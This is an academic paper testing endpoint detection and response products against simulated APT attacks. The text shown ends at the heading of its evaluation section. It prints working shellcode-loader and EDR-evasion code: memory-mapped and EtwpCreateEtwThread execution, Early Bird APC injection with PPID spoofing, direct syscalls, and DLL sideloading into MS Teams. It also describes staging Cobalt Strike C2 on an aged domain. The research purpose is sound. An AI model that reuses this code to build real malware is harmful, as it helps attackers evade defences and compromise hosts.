An Empirical Assessment of Endpoint Security Systems Against Advanced Persistent Threats Attack Vectors

George Karantzas[1] and Constantinos Patsakis[1,2]

[1]Department of Informatics, University of Piraeus, Greece
[2]Information Management Systems Institute of Athena Research Center, Greece

Abstract

Advanced persistent threats pose a significant challenge for blue teams as they apply various attacks over prolonged periods, impeding event correlation and their detection. In this work, we leverage various diverse attack scenarios to assess the efficacy of EDRs and other endpoint security solutions against detecting and preventing APTs. Our results indicate that there is still a lot of room for improvement as state of the art endpoint security systems fail to prevent and log the bulk of the attacks that are reported in this work. Additionally, we discuss methods to tamper with the telemetry providers of EDRs, allowing an adversary to perform a more stealth attack.

Index terms— Advanced Persistent Threats; EDR; Malware; Evasion; Endpoint security

1 Introduction

Cyber attacks are constantly evolving in both sophistication and scale, reaching such an extent that the World Economic Forum considers it the second most threatening risk for global commerce over the next decade [9]. The underground economy that has been created has become so huge to the point of being comparable to the size of national economies. Contrary to most cyberattacks which have a 'hit-and-run' modus operandi, we have *advanced persistent threats*, most widely known through the abbreviation APT. In most cyber attacks, the threat actor would try to exploit a single exploit or mechanism to compromise as many hosts as possible and try to immediately monetise the abuse of the stored information and resources as soon as possible. However, in APT attacks, the threat actor opts to keep a low profile, exploiting more complex intrusion methods through various attack vectors and prolong the control of the compromised hosts. Indeed, this control may span several years, as numerous such incidents have shown.

Due to their nature and impact, these attacks have received a lot of research focus as the heterogeneity of the attack vectors introduces many issues for traditional security mechanisms. For instance, due to their stealth character, APTs bypass antiviruses and therefore, more advanced methods are needed to timely detect them. The goal of an Endpoint Protection Platform (EPP) is prevent and mitigate endpoint security threats such as malware. Going a step further, Endpoint Detection and Response (EDR) systems provide a more holistic approach to the security of an organisation as beyond signatures, EDRs correlate information and events across multiple hosts of an organisation. Therefore, individual events from endpoints that could fall below the radar are collected, processed, and correlated, providing blue teams with a deep insight into the threats that an organisation's perimeter is exposed to.

Despite the research efforts and the advanced security mechanisms deployed through EPPs and EDRs, recent events illustrate that we are far from being considered safe from such attacks. Since APT attacks are not that often and not all details can be publicly shared, we argue that a sanity check to assess the preparedness of such security mechanisms against such attacks is deemed necessary. Therefore, we decided to conduct an APT group simulation to test the enterprise defences' capabilities and especially EDRs, covering also some EPPs. To this end, we opted to simulate an APT attack in a controlled environment using a set of scripted attacks which match the typical modus operandi of these attacks. Thus, we try to infiltrate an organisation using spear-phishing and malware delivery techniques and then examine the IOCs and responses produced by the EDRs. We have created four such use case scenarios which are rather indicative and diverse enough to illustrate the weak points of several perimeter security mechanisms, focusing more on EDRs.

Based on the above, the contribution of our work is dual. First, we illustrate that despite the advances in static and dynamic analysis, as well as multiple log collection mechanisms that are

applied by state of the art EDRs, there are multiple ways that a threat actor may launch a successful attack without raising suspicions. As it will be discussed, while some of the EDRs may log fragments of the attacks, this does not imply that these logs will trigger an alert. Moreover, even if an alert is triggered, one has to consider it from the security operations center (SOC) perspective. Practically, a SOC receives multiple alerts and each one with different severity. These alerts are prioritised and investigated according to this severity. Therefore, low severity alerts may slip below the radar and not be investigated, especially once the amount of alerts in a SOC is high [18]. Furthermore, we discuss how telemetry providers of EDRs can be tampered with, allowing an adversary to hide her attack and trails. To the best of our knowledge, there is no empirical assessment of the efficacy of real-world EDRs and EPPs in scientific literature, nor conducted in a systematic way to highlight their underlying issues in a unified way. Beyond scientific literature, We consider that the closest work is MITRE Engenuity[1]; however, our work provides the technical details for each step, from the attacker's perspective. Moreover, we differ from the typical APT capabilities that are reported for each known group using and modifying off the shelf tools. Therefore, this work is the first one conducting such an assessment. By no means should this work serve as a guidance on security investment on any specific EDR solution. As it will be discussed later on, the outcomes of this work try to point out specific representative attack vectors and cannot grasp the overall picture of all possible attacks that EDRs can mitigate. Indeed, customisation of EDRs rules may significantly change their efficacy, nevertheless, the latter depends on the experience of the blue teams handling these systems.

The rest of this work is organised as follows. In the following section, we provide an overview of the related work regarding EDRs and APT attacks. Then, we present our experimental setup and detail the technical aspects of our four attack vectors. In Section 4, we evaluate eleven state of the art EDRs and assess their efficacy in detecting and reporting our four attacks. Next, in Section 5 we present tampering attacks on telemetry providers of EDRs and their impact. Finally, the article concludes providing summarising our contributions and discussing ideas for future work.

2 Related work

2.1 Endpoint detection and response systems

The term endpoint detection and response (EDR), also known as endpoint threat detection and response (ETDR), is coined by A. Chuvakin [7] back in 2013. As the name implies, this is an endpoint security mechanism that does not cover the networking. EDRs collect data from endpoints and send them for storage and processing in a centralised database. There, the collected events, binaries etc., will be correlated in real-time to detect and analyse suspicious activities on the monitored hosts. Thus, EDRs boost the capabilities of SOCs as they discover and alert both the user and the emergency response teams of emerging cyber threats.

EDRs are heavily rule-based; nevertheless, machine learning or AI methods have gradually found their way into these systems to facilitate finding new patterns and correlations. An EDR extends antivirus capabilities as an EDR will trigger an alert once it detects anomalous behaviour. Therefore, an EDR may detect unknown threats and prevent them before they become harmful due to the behaviour and not just merely the signatures. While behavioural patterns may sound ideal for detecting malicious acts, this also implies many false positives; that is, benign user actions considered malicious, as EDRs prioritise precision over recall. Therefore, SOCs have to deal with sheer amounts of noise as many of the received alerts are false[5]. This is the reason why Hassan et al. recently introduced Tactical Provenance Graphs (TPG) [12]. They reason about the causal dependencies between the threat alerts of an EDR and improve the visualisation of multistage attacks. Moreover, their system, RapSheet, has a different scoring system that significantly reduces the false positive rate. Finally, an EDR can perform remediation or removal tasks for specific threats.

Despite the significant boost in security that EDRs bring, the overall security of the organisation highly depends on the human factor. In the case of the blue teams, the results against an attack are expected to greatly vary between fully trained teams in Incident Response and teams that solely respond to specific detected threats and are dependent on the output of a single security tool. However, both teams are expected to be triggered by and later investigate the telemetry from EDRs. Since the experience and the capacity of the blue team depends on multiple factors which are beyond the scope of our work, in this study we focus on the telemetry of the EDRs, the significance that they label events, and whether they blocked some actions.

Nevertheless, we highlight that not all EDRs allow the same amount of customisation nor implementation of the same policies. Moreover, blue teams cannot have the experience in all EDRs to configure them appropriately as each team will specialise in a limited set of solutions due to familiar-

[1] `https://mitre-engenuity.org/`

ity with a platform, marketing or even customer policies. Moreover, not all blue teams face the same threats which may significantly bias the prioritisation of rules that blue teams would include in an installation, let alone the client needs. The above constitute diverse factors that cannot be studied in the context of this work. On the contrary, we should expect that a baseline security when opting in for all possible security measures should be more or less the same across most EDRs. Moreover, one would expect that even if the EDR failed to block an attack, it should have at least logged the actions so that one can later process it. However, our experiments show that often this is not the case.

2.2 Advanced persistent threats

The term advanced persistent threat (APT) is used to describe an attack in which the threat actor establishes stealth, long-term persistence on a victim's computing infrastructure. The usual goal is to exfiltrate data or to disrupt services when deemed necessary by the threat actor. These attacks differ from the typical 'hit and run' modus operandi as they may span from months up to years. The attacks are launched by high-skilled groups, which are either a nation state or state-sponsored.

As noted by Chen et al. [6], APT attacks consist of six phases: (1) reconnaissance and weaponization; (2) delivery; (3) initial intrusion; (4) command and control; (5) lateral movement; and (6) data exfiltration. Complimentary to this model, other works [11, 20] consider attack trees to represent APTs as different paths may be used in parallel to get the foothold on the targeted resources. Thus, information flows are often used to detect APTs [3] along with anomaly detection, sandboxing, pattern matching, and graph analysis [1]. The latter implies that EDRs may serve as excellent means to counter APT attacks.

In many such attacks, threat actors use *fileless malware* [15], a particular type of malware that does not leave any malicious fingerprint on the filesystem of the victim as they operate in memory. The core idea behind this is that the victim will be lured into opening a benign binary, e.g. using social engineering, and this binary will be used to execute a set of malicious tasks. In fact, there are plenty of binaries and scripts preinstalled in Windows or later downloaded by the OS and are either digitally signed or whitelisted by the operating system and enable a set of exploitable functionalities to be performed. Since they are digitally signed by Microsoft, User Account Control (UAC) allows them to perform a set of tasks without issuing any alert to the user. These binaries and scripts are commonly known as *Living Off The Land Binaries and Scripts (and also Libraries)*, or LOLBAS/LOLBINS [4].

2.3 Cyber kill chain

Cyber kill chain is a model which allows security analysts to deconstruct a cyber attack, despite its complexity, into mutually nonexclusive phases [13]. The fact that each phase is isolated from the others allows one to analyse each part of the attack individually and create mitigation methods and detection rules that can facilitate defence mechanisms for the attack under question or similar ones. Moreover, blue teams have to address smaller problems, one at a time which is far more resource efficient than facing a big problem as a whole. In the cyber kill chain model we consider that a threat actor tries to infiltrate a computer network in a set of sequential, incremental, and progressive steps. Thus, if any stage of the attack is prevented, then the attack will not be successful. Therefore, the small steps that we referred above are crucial in countering a cyber attack and the earlier phase one manages to prevent an attack, the smaller impact it will have. While the model is rather flexible, it has undergone some updates to fit more targeted use cases, e.g. Internal Cyber Kill Chain to address issues with internal malicious actors; such as a disgruntled or disloyal employee.

MITRE's ATT&CK [21]is a knowledge base and model which tries to describe the behavior of a threat actor throughout the attack lifecycle from reconnaissance and exploitation, to persistence and impact. To this end, ATT&CK provides a comprehensive way to categorize the tactics, techniques and procedures of an adversary, abstracting from the underlying operating system and infrastructure. Based on the above, using ATT&CK one can emulate threat scenarios[2] or assess the efficacy of deployed defense mechanisms against common adversary techniques. More recently, Pols introduced the Unified Kill Chain[3] which extends and combines Cyber Kill Chain and MITRE's ATT&CK. The Unified Kill Chain addresses issues that are not covered by Cyber Kill Chain and ATT&CK as, among others, it models adversaries' behaviours beyond the organizational perimeter, users' roles etc.

[2] `https://attack.mitre.org/resources/adversary-emulation-plans/`

[3] `https://www.unifiedkillchain.com/assets/The-Unified-Kill-Chain.pdf`

3 Experimental Setup

In this section, we detail the preparation for our series of experiments to the EDRs and EPPs. Because our goal is to produce accurate and reproducible results, we provide the necessary code where deemed necessary. To this end, we specifically design and run experiments to answer the following research questions:

- **RQ1:** Can state of the art endpoint security systems detect common APT attack methods?
- **RQ2:** Which are the blind spots of state of the art endpoint security systems?
- **RQ3:** What information is reported by EDRs and EPPs and which is their significance?
- **RQ4:** How can one decrease the significance of reported events or even prevent the reporting?

Using ATT&CK is a knowledge base and model, one can model the behaviour of the threat actor that we emulate as illustrated in Figure 1. Due to space limitations, we have opted to use a modified version of the standard ATT&CK matrix and used a radial circular dendrogram.




Figure 1: ATT&CK model of the emulated threat actor.

In this work, we perform an empirical assessment of the security of EDRs. The selected EDRs were selected based on the latest Gartner's 2021 report[4], as we included the vast majority of the

[4]https://www.gartner.com/en/documents/4001307/magic-quadrant-for-endpoint-protection-platforms

leading EDRs in the market. The latter implies that we cover a big and representative market share which in fact drives the evolution and innovation in the sector. In our experiments, we opted to use the most commonly used C2 framework, Cobalt Strike[5]. It has been used in numerous operations by both threat actors and 'red teams' to infiltrate organisations [22].

Moreover, we used a *mature* domain; an expired domain with proper categorisation that will point to a VPS server hosting our Cobalt Strike team-server. This would cause less suspicion and hopefully bypass some restrictions as previous experience has shown with parked domains and expired domains[6]. We issued a valid SSL certificate for our C2 communication from *Let's Encrypt*[7] to encrypt our traffic. Figure 2 illustrates our domain and its categorisation.




Figure 2: The domain pointing to our C2 Server (up) and its categorisation (down).

Cobalt Strike deploys agents named 'beacons' on the victim, allowing the attacker to perform multiple tasks on the compromised host. In our experiments, we used the so-called *malleable C2 profile*[8] as it modifies the beacon's fingerprint. This masks our network activity and our malware's behaviour, such as the staging process, see Listing 6 in Appendix. Please note that it has been slightly formatted for the sake of readability.

3.1 Attack Vectors

We have structured four diverse yet real-world scenarios to perform our experiments, which simulate the ones used by threat actors in the wild. We believe that an empirical assessment of EDRs should reflect common attack patterns in the wild. Since the most commonly used attack vector by APT groups is emails, as part of social engineering or spear phishing, we opted to use malicious attached files which the target victim would be lured to execute them. Moreover, we should consider that due to the high noise from false positives that EDRs report, it is imperative to consider the score

[5] https://www.cobaltstrike.com/
[6] https://blog.sucuri.net/2016/06/spam-via-expired-domains.html, https://unit42.paloaltonetworks.com/domain-parking/
[7] https://letsencrypt.org/
[8] https://www.cobaltstrike.com/help-malleable-c2

that each event is attributed to. Therefore, in our work we try to minimise the reported score of our actions in the most detailed setting of EDRs. With this approach we guarantee that the attack will pass below the radar.

Based on the above, our hypothetical threat actor starts its attack with some spear-phishing emails that try to lure the target user into opening a file or follow a link that will be used to compromise the victim's host. To this end, we have crafted some emails with links to cloud providers that lead to some custom malware. More precisely, the attack vectors are the following:

- A `.cpl` file: A DLL file which can be executed by double-clicking under the context of the `rundll32` LOLBINS which can execute code maliciously under its context. The file has been crafted using `CPLResourceRunner`[9]. To this end, we use a shellcode storage technique using Memory-mapped files (MMF) [17] and then trigger it using delegates, see Listing 1.

```
mmf = MemoryMappedFile.CreateNew("__shellcode", shellcode.Length,
    MemoryMappedFileAccess.ReadWriteExecute);
// Create a memory mapped view accessor with read/write/execute
    permissions..
mmva = mmf.CreateViewAccessor(0, shellcode.Length, MemoryMappedFileAccess.
    ReadWriteExecute);
// Write the shellcode to the MMF..
mmva.WriteArray(0, shellcode, 0, shellcode.Length);
// Obtain a pointer to our MMF..
var pointer = (byte*)0;
mmva.SafeMemoryMappedViewHandle.AcquirePointer(ref pointer);
// Create a function delegate to the shellcode in our MMF..
var func = (GetPebDelegate)Marshal.GetDelegateForFunctionPointer(new
    IntPtr(pointer), typeof(GetPebDelegate));
// Invoke the shellcode..
return func();
    \label
```

Listing 1: Shellcode execution code from `CPLResourceRunner`.

- A legitimate Microsoft (MS) Teams installation that will load a malicious DLL. In this regard, DLL side-loading[10] will lead to a self-injection, thus, allowing us to "live" under a signed binary. To achieve this, we used the `AQUARMOURY-Brownie`[11].
- An unsigned `PE` executable file; from now on referred to as `EXE`, that will execute process injection using the "*Early Bird*" technique of `AQUARMOURY` into `werfault.exe`. For this, we spoofed the parent of `explorer.exe` using the `PROC_THREAD_ATTRIBUTE_MITIGATION_POLICY` flag to protect our malware from an *unsigned by Microsoft DLL* event that is commonly used by EDRs for processes monitoring.
- An `HTA` file. Once the user visits a harmless HTML page containing an IFrame, he will be redirected and prompted to run an HTML file infused with executable VBS code that will load the .NET code provided in Listing 2 perform self-injection under the context of `mshta.exe`.

In what follows, we solely evaluate EDRs against our attacks. Undoubtedly, in an enterprise environment one would expect more security measures, e.g., a firewall, an antivirus, etc. However, despite improving the overall security of an organisation, their output is considered beyond the scope of this work.

3.2 Code Analysis

In the following paragraphs, we detail the technical aspects of each attack vector.

3.2.1 HTA

We used C# and the `Gadget2JScript`[12] tool to generate a serialized gadget that will be executed into memory, see Listing 2. `ETWpCreateEtwThread` is used to execute the shellcode by avoiding common APIs such as `CreateThread()`. Note that in the background, `RtlCreateUserThread` is used[13].

```
byte[] shellcode = { };
//xored shellcode
byte[] xored = new byte[] {REDACTED};
```

[9] https://github.com/rvrsh3ll/CPLResourceRunner
[10] https://attack.mitre.org/techniques/T1574/002/
[11] https://github.com/slaeryan/AQUARMOURY
[12] https://github.com/med0x2e/GadgetToJScript
[13] https://twitter.com/therealwover/status/1258157929418625025

```
string key = "mysecretkeee";
shellcode = xor(xored, Encoding.ASCII.GetBytes(key));
uint old = 0;
// Gets current process handle
IntPtr procHandle = Process.GetCurrentProcess().Handle;
//Allocation and then change the page to RWX
IntPtr allocMemAddress = VirtualAllocEx(procHandle, IntPtr.Zero, (uint)
    shellcode.Length, MEM_COMMIT | MEM_RESERVE,
PAGE_READWRITE);
VirtualProtectEx(procHandle, allocMemAddress, (UIntPtr)shellcode.Length,
    PAGE_EXECUTE_READWRITE, out old);
//Write the shellcode
UIntPtr bytesWritten;
WriteProcessMemory(procHandle, allocMemAddress, shellcode, (uint)shellcode.
    Length, out bytesWritten);
EtwpCreateEtwThread(allocMemAddress, IntPtr.Zero);
```

Listing 2: Code to allocate space and execute shellcode via `EtwpCreateEtwThread`.

3.2.2 EXE File

The main idea behind this attack is a rather simplistic code injection using executing our shellcode using the `QueueUserAPC()` API before the main method. It will launch a *sacrificial* process with PPID spoofing and inject to that. The file will employ direct system calls in assembly to avoid hooked functions. It should be noted that the Windows Error Reporting service (`werfault`) is an excellent target for injection as a child `werfault` process may appear once a process crashes, meaning the parent can be arbitrary. This significantly impedes parent-child relation investigation. Notably, once used with the correct flags, it can avoid suspicions [19]. Find the relevant code in Listing 3.

```
// Assign CIG/blockdlls attribute
DWORD64 CIGPolicy =
    PROCESS_CREATION_MITIGATION_POLICY_BLOCK_NON_MICROSOFT_BINARIES_ALWAYS_ON;
UpdateProcThreadAttribute(sie.lpAttributeList, 0,
    PROC_THREAD_ATTRIBUTE_MITIGATION_POLICY, &CIGPolicy, 8, NULL, NULL);
//Open handle to parent process
HANDLE hParentProcess;
NTSTATUS status = NtOpenProcess(&hParentProcess, PROCESS_CREATE_PROCESS, &
    pObjectAttributes, &pClientId);
if (status != STATUS_SUCCESS) {
    printf("[-] NtOpenProcess error: %X\n", status);
    return FALSE;
}
// Assign PPID Spoof attribute
UpdateProcThreadAttribute(sie.lpAttributeList, 0,
PROC_THREAD_ATTRIBUTE_PARENT_PROCESS, &hParentProcess, sizeof(HANDLE), NULL,
    NULL);
// Injection Code
// Get handle to process and primary thread
HANDLE hProcess = pi.hProcess;
HANDLE hThread = pi.hThread;
// Suspend the primary thread
SuspendThread(hThread);
// Allocating a RW memory buffer for the payload in the target process
LPVOID pAlloc = NULL;
SIZE_T uSize = payloadLen; // Store the payload length in a local variable
status = NtAllocateVirtualMemory(hProcess, &pAlloc, 0, &uSize, MEM_COMMIT |
    MEM_RESERVE, PAGE_READWRITE);
if (status != STATUS_SUCCESS) {
    return FALSE;
}
// Writing the payload to the created buffer
status = NtWriteVirtualMemory(hProcess, pAlloc, payload, payloadLen, NULL);
if (status != STATUS_SUCCESS) {
    return FALSE;
}
// Change page protections of created buffer to RX so that payload can be
    executed
ULONG oldProtection;
LPVOID lpBaseAddress = pAlloc;
status = NtProtectVirtualMemory(hProcess, &lpBaseAddress, &uSize,
    PAGE_EXECUTE_READ, &oldProtection);
if (status != STATUS_SUCCESS) {
```

```
  return FALSE;
}
// Assigning the APC to the primary thread
status = NtQueueApcThread(hThread, (PIO_APC_ROUTINE)pAlloc, pAlloc, NULL, NULL)
    ;
if (status != STATUS_SUCCESS) {
    return FALSE;
}
// Resume the thread
DWORD ret = ResumeThread(pi.hThread);
if (ret == 0XFFFFFFFF)
  return FALSE;
\caption{}
```

Listing 3: Execution of shellcode into a child process with CIG and spoofed PPID via the "EarlyBird" technique using Nt* APIs.

```
;Sample Syscalls
; ------------------------------------------------------------------------
; Windows 7 SP1 / Server 2008 R2 specific syscalls
; ------------------------------------------------------------------------

NtWriteVirtualMemory7SP1 proc
    mov r10, rcx
    mov eax, 37h
    syscall
    ret
NtWriteVirtualMemory7SP1 endp

NtProtectVirtualMemory7SP1 proc
    mov r10, rcx
    mov eax, 4Dh
    syscall
    ret
NtProtectVirtualMemory7SP1 endp
```

Listing 4: Sample direct syscalls in Assembly.

3.2.3 DLL Sideloading

In this case, we used the Brownie - Koppeling projects to create an evil clone of a legitimate DLL from `system32` and added it to the folder of MS Teams so that our encrypted shellcode will be triggered under its process. Moreover, since MS Teams adds itself to the startup, this provides us persistence to the compromised host. Note that EDRs sometimes tend to overlook self-injections as they consider that they do not alter different processes.

In Listing 5 we illustrate the shellcode execution method. It is a classic `CreateThread()` based on local injection that will launch the shellcode under a signed and *benign* binary process. Unfortunately, the only problem, in this case, is that the DLL is not signed, which may trigger some defence mechanisms. In the provide code, one observe the usage of `VirtualProtect()`. This was made to avoid direct RWX memory allocation. In Listing 4 we can see the usage of assembly syscalls.

Finally, it should be noted that for the tests, the installation will be placed and executed in the Desktop folder manually. Figure 3 illustrates that MS Teams allows for DLL hijacking.

```
BOOL execute_shellcode(LPSTR payload, SIZE_T payloadLen) {
// Init some important variables
void* exec_mem;
BOOL ret;
HANDLE threadHandle;
DWORD oldProtect = 0;
// Allocate a RW memory buffer for payload
exec_mem = VirtualAlloc(0, payloadLen, MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE
    );
// Write payload to new buffer
RtlMoveMemory(exec_mem, payload, payloadLen);
// Make new buffer as RX so that payload can be executed
ret = VirtualProtect(exec_mem, payloadLen, PAGE_EXECUTE_READ, &oldProtect);
// Now, run the payload
if (ret != 0) {
  threadHandle = CreateThread(0, 0, (LPTHREAD_START_ROUTINE)exec_mem, 0, 0, 0);
  WaitForSingleObject(threadHandle, -1);
}
```

```
18 return TRUE;
19 }
```

Listing 5: Local memory allocation and shellcode execution via `CreateThread()`.




Figure 3: Using Process Explorer to find hijackable DLLs.

4 EDR and EPP evaluation

